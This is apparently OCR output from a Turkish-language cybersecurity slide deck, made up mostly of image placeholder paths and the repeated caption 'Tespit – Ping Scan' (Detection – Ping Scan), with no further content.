





Tespit – Ping Scan




Tespit – Ping Scan



